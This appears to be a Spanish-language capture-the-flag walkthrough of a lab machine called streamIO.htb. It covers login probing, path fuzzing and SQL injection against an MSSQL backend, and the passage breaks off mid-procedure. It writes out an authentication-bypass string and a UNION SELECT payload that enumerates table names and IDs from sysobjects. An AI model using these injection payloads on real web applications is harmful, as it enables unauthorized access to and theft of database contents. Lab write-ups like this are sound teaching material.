
Tenemos un panel de login:




Nos registramos como "test" pero tampoco nos deja acceder. En el subdomio "watch.streamIO.htb" tenemos lo siguiente:




Si fuzzeamos por posibles rutas nos encontramos con lo siguiente:



Vamos a intentar listar contenido con `' or 1=1-- -`




Esto quiere decir que por aqui tiene que haber una inyeccion sql. Si ordenamos por columnas tambien nos lo bloquea pero podemos directamente añadir contenido con una union select:




En payload_all_the_things podemos ver como ejecutar SQLi en mssql:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/MSSQL%20Injection.md

Listamos las bases de datos:




Listamos las tablas:




Para listar las columnas necesitamos el id de las tablas:

```
test' union select 1,name,id,4,5,6 FROM streamio..sysobjects WHERE xtype = 'U';-- -
```


Ahora el ID aparece a la derecha y podemos hacer lo siguiente:



